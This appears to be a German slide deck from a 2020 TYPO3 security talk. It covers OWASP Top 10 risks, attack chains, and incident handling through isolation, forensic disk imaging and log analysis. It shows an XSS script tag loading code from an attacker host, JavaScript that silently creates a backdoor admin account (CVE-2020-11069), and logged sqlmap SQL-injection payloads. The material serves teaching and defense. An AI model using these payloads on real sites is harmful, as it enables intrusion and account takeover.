

Website h4ck3d?

TYPO3 University Days 2020
17. September 2020

Oliver Hader

oliver@typo3.org

 [@ohader](https://twitter.com/ohader)

Oliver Hader

- Research & Development
- TYPO3 Security Team Lead
- 50% TYPO3 GmbH / 50% Freelancer
- Lehrbeauftragter an der Hochschule Hof
- #hof #cycling #paramedic #in.die.musik

 @ohader




Bitte einsteigen!

OWASP Top 10 - 2013	→	OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↘	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	U	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	U	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	✗	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	✗	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]


https://www.owasp.org/images/7/72/OWASP_Top_10-2017_%28en%29.pdf.pdf

TYPO3 Core
TYPO3 Extensions
PHP Universum



Vorkommen in letzten 5 Jahren

OWASP TOP 10 2017 - Open Web Application Security Project



- Attack Chains
- “harmlose Sicherheitslücke” in Einzelbetrachtung
- kombiniert mit anderen Schwachstellen
- führt zu kritischer Verwundbarkeit


```
1 <div class="comment">
2   <div class="name">
3     Some User<script src="https://h4ck3r31.net/evil.js"></script>
4   </div>
5 </div>
```

```
1 fetch('/typo3/').then((response) => {
2   var link = (new DOMParser())
3     .parseFromString(text, 'text/html')
4     .querySelector('#system_BeuserTxBeuser a').dataset.link;
5   fetch(link).then((response) => {
6     // ... simplified: create new admin user
7     fetch(form.action, {
8       admin: 1,
9       username: 'h4ck3r3',
10      password: 'password'
11    });
12  });
13 });
```

- Cross-Site Scripting im Frontend
- **unbemerkt** durch (echten) Admin-Benutzer ausgeführt
- legt im Hintergrund neuen Admin-Benutzer **h4ck3r31** an
- CVE-2020-11069 & TYPO3-CORE-SA-2020-006

„Wird meine Site angegriffen?“

JA!
ständig



- Wie erkennt man Angriffe?
- Mitteilung durch Dritte, bemerkbare **Auswirkung**
- **Monitoring & Kontrolle** (OWASP-TOP10:A10-2017)
- erfolgreiche Angriffe werden **spät** oder **gar nicht** erkannt

Handling Isolation

- **Isolation**
- weitere Auswirkungen **verhindern**
- Speicheränderung **unterbinden**
- genaue Forensik **später**
- Webserver/Datenbank **abschalten**
- statische **Wartungsseite** aktivieren
- Image **extern** erstellen (sshfs & dd)

```

root@typo3v10-forensics: /var/www/project/typo3v10.anyhost.it
root@typo3v10-forensics:/var/www/project/typo3v10.anyhost.it# ls
hashes.sha1 hashes.sha1.bak html logs
root@typo3v10-forensics:/var/www/project/typo3v10.anyhost.it# systemctl stop apache2
root@typo3v10-forensics:/var/www/project/typo3v10.anyhost.it# sshfs evidence:/home/evidence /evidence/
root@typo3v10-forensics:/var/www/project/typo3v10.anyhost.it# mount | grep evidence
evidence:/home/evidence on /evidence type fuse.sshfs (rw,nosuid,nodev,relatime,user_id=0,group_id=0)
root@typo3v10-forensics:/var/www/project/typo3v10.anyhost.it# lsblk
NAME                                MAJ:MIN RM  SIZE RO TYPE MOUNTPOINT
loop0                               7:0      0  71.5M  1 loop /snap/lxd/16723
loop1                               7:1      0   55M   1 loop /snap/core18/1880
loop2                               7:2      0  71.3M  1 loop /snap/lxd/16100
loop4                               7:4      0  55.3M  1 loop /snap/core18/1885
loop5                               7:5      0  29.9M  1 loop /snap/snapd/8542
loop6                               7:6      0  29.9M  1 loop /snap/snapd/8790
sda                                 8:0      0   64G   0 disk
├─sda1                             8:1      0    1M   0 part
├─sda2                             8:2      0    1G   0 part /boot
├─sda3                             8:3      0   63G   0 part
│   └─ubuntu--vg-ubuntu--lv 253:0  0 31.5G   0 lvm  /
sr0                                 11:0     1  161M   0 rom
sr1                                 11:1     1 1024M   0 rom
root@typo3v10-forensics:/var/www/project/typo3v10.anyhost.it# dd if=/dev/mapper/ubuntu--vg-ubuntu--lv of=/evidence/typo3v10.img bs=1M status=progress
894435328 bytes (894 MB, 853 MiB) copied, 11 s, 81.3 MB/s

```


Handling Analyse

- **Analyse**
- Reverse Engineering des Angriffs
- Verstehen, was genau passiert ist
- Angriffspunkte finden (wichtig!)
- Fakten statt Vermutungen
- Protokolle/Logs untersuchen
- Zeitverlauf rekonstruieren
- Modifikationen entdecken
- Anomalien erkennen



<https://unsplash.com/photos/UAvYasdkzq8>


```
typo3v10@typo3v10-f Forensics: ~  
mocommments_feedback%5Bcontroller%5D=Comment&cHash=710ccf7686e583c8e21edce3ac809a2b HTTP/1.1" 400 6027 "https://t  
ypo3v10.anyhost.it:443/feedback" "sqlmap/1.4.7#stable (http://sqlmap.org)"  
10.211.195.91 - - [14/Sep/2020:18:49:26 +0200] "POST /feedback?tx_democommments_feedback%5Baction%5D=create&tx_de  
mocommments_feedback%5Bcontroller%5D=Comment&cHash=710ccf7686e583c8e21edce3ac809a2b HTTP/1.1" 400 6027 "https://t  
ypo3v10.anyhost.it:443/feedback" "sqlmap/1.4.7#stable (http://sqlmap.org)"  
10.211.195.91 - - [14/Sep/2020:18:49:26 +0200] "POST /feedback?tx_democommments_feedback%5Baction%5D=create&tx_de  
mocommments_feedback%5Bcontroller%5D=Comment&cHash=710ccf7686e583c8e21edce3ac809a2b HTTP/1.1" 400 6027 "https://t  
ypo3v10.anyhost.it:443/feedback" "sqlmap/1.4.7#stable (http://sqlmap.org)"  
10.211.195.91 - - [14/Sep/2020:18:49:26 +0200] "POST /feedback?tx_democommments_feedback%5Baction%5D=create&tx_de  
mocommments_feedback%5Bcontroller%5D=Comment&cHash=710ccf7686e583c8e21edce3ac809a2b HTTP/1.1" 400 6027 "https://t  
ypo3v10.anyhost.it:443/feedback" "sqlmap/1.4.7#stable (http://sqlmap.org)"  
10.211.195.91 - - [14/Sep/2020:18:49:27 +0200] "POST /feedback?tx_democommments_feedback%5Baction%5D=create&tx_de  
mocommments_feedback%5Bcontroller%5D=Comment&cHash=710ccf7686e583c8e21edce3ac809a2b HTTP/1.1" 400 6027 "https://t  
ypo3v10.anyhost.it:443/feedback" "sqlmap/1.4.7#stable (http://sqlmap.org)"  
10.211.195.91 - - [14/Sep/2020:18:49:27 +0200] "POST /feedback?tx_democommments_feedback%5Baction%5D=create&tx_de  
mocommments_feedback%5Bcontroller%5D=Comment&cHash=710ccf7686e583c8e21edce3ac809a2b HTTP/1.1" 400 6027 "https://t  
ypo3v10.anyhost.it:443/feedback" "sqlmap/1.4.7#stable (http://sqlmap.org)"  
10.211.195.91 - - [14/Sep/2020:18:49:27 +0200] "POST /feedback?tx_democommments_feedback%5Baction%5D=create&tx_de  
mocommments_feedback%5Bcontroller%5D=Comment&cHash=710ccf7686e583c8e21edce3ac809a2b HTTP/1.1" 400 6027 "https://t  
ypo3v10.anyhost.it:443/feedback" "sqlmap/1.4.7#stable (http://sqlmap.org)"  
10.211.195.91 - - [14/Sep/2020:18:49:27 +0200] "POST /feedback?tx_democommments_feedback%5Baction%5D=create&tx_de  
mocommments_feedback%5Bcontroller%5D=Comment&cHash=710ccf7686e583c8e21edce3ac809a2b HTTP/1.1" 400 6027 "https://t  
ypo3v10.anyhost.it:443/feedback" "sqlmap/1.4.7#stable (http://sqlmap.org)"  
10.211.195.91 - - [14/Sep/2020:18:49:27 +0200] "POST /feedback?tx_democommments_feedback%5Baction%5D=create&tx_de  
mocommments_feedback%5Bcontroller%5D=Comment&cHash=710ccf7686e583c8e21edce3ac809a2b HTTP/1.1" 400 6027 "https://t  
ypo3v10.anyhost.it:443/feedback" "sqlmap/1.4.7#stable (http://sqlmap.org)"
```

```

type3v10@typo3v10-forensics: ~
" "sqlmap/1.4.7#stable (http://sqlmap.org)"
10.211.195.91 -- [14/Sep/2020:18:46:35 +0200] "GET /feedback%20AND%209081%3D9081--%20cghH HTTP/1.1" 404 5826 "-"
" "sqlmap/1.4.7#stable (http://sqlmap.org)"
10.211.195.91 -- [14/Sep/2020:18:46:35 +0200] "GET /%28SELECT%20%28CASE%20WHEN%20%281206%3D3890%29%20THEN%20%27
feedback%27%20ELSE%20%28SELECT%203890%20UNION%20SELECT%201599%29%20END%29%29 HTTP/1.1" 404 5826 "-" "sqlmap/1.4.
7#stable (http://sqlmap.org)"
10.211.195.91 -- [14/Sep/2020:18:46:35 +0200] "GET /%28SELECT%20%28CASE%20WHEN%20%288141%3D8141%29%20THEN%20%27
feedback%27%20ELSE%20%28SELECT%204517%20UNION%20SELECT%206112%29%20END%29%29 HTTP/1.1" 404 5826 "-" "sqlmap/1.4.
7#stable (http://sqlmap.org)"
10.211.195.91 -- [14/Sep/2020:18:46:35 +0200] "GET /feedback%29%20AND%20%28SELECT%208117%20FROM%28SELECT%20COUN
T%28%2A%29%2CCONCAT%280x71717a6b71%2C%28SELECT%20%28ELT%288117%3D8117%2C1%29%29%29%2C0x716a626271%2CFL00R%28RAND
%280%29%2A2%29%29x%20FROM%20INFORMATION_SCHEMA.PLUGINS%20GROUP%20BY%20x%29a%29%20AND%20%287451%3D7451 HTTP/1.1"
404 5826 "-" "sqlmap/1.4.7#stable (http://sqlmap.org)"
10.211.195.91 -- [14/Sep/2020:18:46:35 +0200] "GET /feedback%20AND%20%28SELECT%208117%20FROM%28SELECT%20COUNT%2
8%2A%29%2CCONCAT%280x71717a6b71%2C%28SELECT%20%28ELT%288117%3D8117%2C1%29%29%29%2C0x716a626271%2CFL00R%28RAND%28
0%29%2A2%29%29x%20FROM%20INFORMATION_SCHEMA.PLUGINS%20GROUP%20BY%20x%29a%29 HTTP/1.1" 404 5826 "-" "sqlmap/1.4.7
#stable (http://sqlmap.org)"
10.211.195.91 -- [14/Sep/2020:18:46:35 +0200] "GET /feedback%27%29%20AND%20%28SELECT%208117%20FROM%28SELECT%20C
OUNT%28%2A%29%2CCONCAT%280x71717a6b71%2C%28SELECT%20%28ELT%288117%3D8117%2C1%29%29%29%2C0x716a626271%2CFL00R%28R
AND%280%29%2A2%29%29x%20FROM%20INFORMATION_SCHEMA.PLUGINS%20GROUP%20BY%20x%29a%29%20AND%20%28%27Qs0U%27%3D%27Qs0
U HTTP/1.1" 404 5826 "-" "sqlmap/1.4.7#stable (http://sqlmap.org)"
10.211.195.91 -- [14/Sep/2020:18:46:35 +0200] "GET /feedback%27%20AND%20%28SELECT%208117%20FROM%28SELECT%20COUN
T%28%2A%29%2CCONCAT%280x71717a6b71%2C%28SELECT%20%28ELT%288117%3D8117%2C1%29%29%29%2C0x716a626271%2CFL00R%28RAND
%280%29%2A2%29%29x%20FROM%20INFORMATION_SCHEMA.PLUGINS%20GROUP%20BY%20x%29a%29%20AND%20%27NZFn%27%3D%27NZFn HTTP
/1.1" 404 5826 "-" "sqlmap/1.4.7#stable (http://sqlmap.org)"
10.211.195.91 -- [14/Sep/2020:18:46:35 +0200] "GET /feedback%20AND%20%28SELECT%208117%20FROM%28SELECT%20COUNT%2
8%2A%29%2CCONCAT%280x71717a6b71%2C%28SELECT%20%28ELT%288117%3D8117%2C1%29%29%29%2C0x716a626271%2CFL00R%28RAND%28
0%29%2A2%29%29x%20FROM%20INFORMATION_SCHEMA.PLUGINS%20GROUP%20BY%20x%29a%29--%20a5qt HTTP/1.1" 404 5826 "-" "sql
map/1.4.7#stable (http://sqlmap.org)"
10.211.195.91 -- [14/Sep/2020:18:46:35 +0200] "GET /feedback%29%20AND%204120%3DCAST%28%28CHR%28113%29%7C%7CCHR%
28113%29%7C%7CCHR%28122%29%7C%7CCHR%28107%29%7C%7CCHR%28113%29%29%7C%7C%28SELECT%20%28CASE%20WHEN%20%284120%3D41
20%29%20THEN%201%20ELSE%200%20END%29%29%3A%3Atext%7C%7C%28CHR%28113%29%7C%7CCHR%28106%29%7C%7CCHR%2898%29%7C%7C
/UNION"

```

